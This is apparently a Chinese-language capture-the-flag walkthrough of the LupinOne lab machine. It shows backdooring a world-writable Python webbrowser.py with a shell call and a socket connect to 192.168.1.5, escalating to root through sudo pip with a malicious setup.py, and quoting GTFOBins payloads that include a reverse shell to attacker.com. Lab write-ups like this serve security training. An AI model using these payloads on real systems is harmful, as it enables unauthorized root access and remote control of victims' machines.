
```
                return BackgroundBrowser(browser[:-1])
            else:
                return GenericBrowser(browser)
        else:
            # User gave us a browser name or path.
            try:
                command = _browsers[browser.lower()]
            except KeyError:
                command = _synthesize(browser)
            if command[1] is not None:
                return command[1]
            elif command[0] is not None:
                return command[0]()
    raise Error("could not locate runnable browser")

# Please note: the following definition hides a builtin function.
# It is recommended one does "import webbrowser" and uses webbrowser.open(url)
# instead of "from webbrowser import *".

def open(url, new=0, autoraise=True):
    """Display url using the default browser.

    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
    import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.5",1234))

    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    for name in _tryorder:
```

透過搜尋發現可以透過修改 webbrowser.py 文件來植入後門.



```
icex64@LupinOne:~$ locate webbrowser.py
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ ls -la /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24113 Dec 22 07:15 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```


透過 locate webbrowser.py 來查詢 webbrowser.py 文件的位置,並透過 ls -la 指令來確認文件修改權限.可以發現 webbrowser.py 的權限為 777,即任何用戶都能進行讀取,寫入以及執行的權限.



```
  GNU nano 5.4                    /usr/lib/python3.9/webbrowser.py *
#! /usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}                  # Dictionary of available browser controllers
_tryorder = None                # Preference order of available browsers
_os_preferred_browser = None    # The preferred browser

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
        _browsers[name.lower()] = [klass, instance]

        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)

def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _tryorder
    for browser in alternatives:
        if '%s' in browser:
            # User gave us a command line, split it into name and args
```


透過 nano /usr/lib/python3.9/webbrowser.py 打開文件並植入 shell os.system(“/bin/bash”).

程式會在使用 webrowser 庫時執行 shell 並返回到 kali.




```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ whoami
arsene
arsene@LupinOne:/home/icex64$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$
```

執行 heist.py.可以發現登入用戶已經變成了 arsene.



```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

透過 sudo -l 確認可以執行的命令,發現可以用 root 權限執行 pip.



gtfobins.github.io/gtfobins/pip/

.. / pip

Shell | Reverse shell | File upload | File download | File write | File read | Library load | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```


Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.


```
export RHOST=attacker.com
export RPORT=12345
TF=$(mktemp -d)
echo 'import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")' > $TF/setup.py
pip install $TF
```

查詢 pip 提權的方法,發現了一個叫做 GTFOBins 的工具,可以透過執行特定的命令來取得 root 權限.



```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.SmblidcZoG
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

首先透過 TF=$(mktemp -d)創建一個臨時目錄,並將其路徑存儲在變量 TF 中.
隨後 echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py 生成惡意的 setup.py.這段 Python 代碼會打開一個 Shell,並將標準輸入,輸出和錯誤輸出都重定向到當前的 TTY(當前終端設備).
透過 sudo pip install $TF 安裝惡意套件.
惡意套件會從 victim 開啟一個 shell,並連接到 kali.執行完成後透過 whoami 和 id 確認權限.



```
Processing /tmp/tmp.SmblidcZoG
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cd ~
# ls
root.txt
# cat root.txt
*,,,,,,,,,,,,,,,,,,,,,,,,,,,,,(((((((((((((((((((((,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,                       .&&&&&&&&&(            /&&&&&&&&&
,                    &&&&&&*                          @&&&&&&
,                *&&&&&                                   &&&&&&
,              &&&&&                                         &&&&&.
,            &&&&                   ./#%@@&#,                   &&&&*
,          &%&&          &&&&&&&&&&&**,**/&&(&&&&&&&&             &&&&
,        &@(&        &&&&&&&&&&&&&&&.....,&&*&&&&&&&&&&             &&&&
,      .& &          &&&&&&&&&&&&&&&      &&.&&&&&&&&&&               &%&
,     @& &           &&&&&&&&&&&&&&&      && &&&&&&&&&&                @&&&
,    &%((            &&&&&&&&&&&&&&&      && &&&&&&&&&&                 #&&&
,   &#/*             &&&&&&&&&&&&&&&      && #&&&&&&&&&(                 (&&&
,  %@ &              &&&&&&&&&&&&&&&      && ,&&&&&&&&&&                  /*&/
,  & &               &&&&&&&&&&&&&&&      &&* &&&&&&&&&&                   & &
, & &                &&&&&&&&&&&&&&&,     &&& &&&&&&&&&&(                   &,@
,.& #                #&&&&&&&&&&&&&&(     &&&.&&&&&&&&&&&                   & &
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&             &(&
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&            & &
*& *              &&&&&&&&&&&&&&&&&&&@.                 &&&&&&&&             @ &
*&              &&&&&&&&&&&&&&&&&&@    &&&&&/          &&&&&&                & &
*% .           &&&&&&&&&&&@&&&&&&&   &  &&(  #&&&&   &&&&.                   % &
*& *            &&&&&&&&&&&  /*      @%&%&&&&&&&&    &&&&,                   @ &
*& &               &&&&&&&           & &&&&&&&&&&     @&&&                   & &
*& &                    &&&&&        /   /&&&&         &&&                   & @
*/(,                      &&                            &                   / &.
* & &                     &&&       #             &&&&&&      @             & &.
* .% &                    &&&%&     &    @&&&&&&&&&.   %@&&*               ( @,
/  & %                   .&&&&  &@ @                 &/                    @ &
*   & @                  &&&&&&    &&.               ,                    & &
*    & &               &&&&&&&&&& &    &&&(          &                   & &
,     & %           &&&&&&&&&&&&&&&(       .&&&&&&&  &                  & &
,      & .. &&&&&&&&&&&&&&&&&&&&&&&&&&&&*          &  &                & &
,       #& & &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&        &.             %  &
,         &  , &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.     &&&&          @ &*
,           & ,, &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.  /&&&&&&&&    & &@
,             &  & #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&&&&&&@ &. &&
,               && /# /&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&# &&&# &# #&
,                  &&  &( .&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&  &&
/                     ,&&(  &&%   *&&&&&&&&&&%   .&&&  /&&,
,                           &&&&&/...         .#&&&&#

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
# 
```

回到 root 文件夾,執行 cat root.txt 取得 root flag.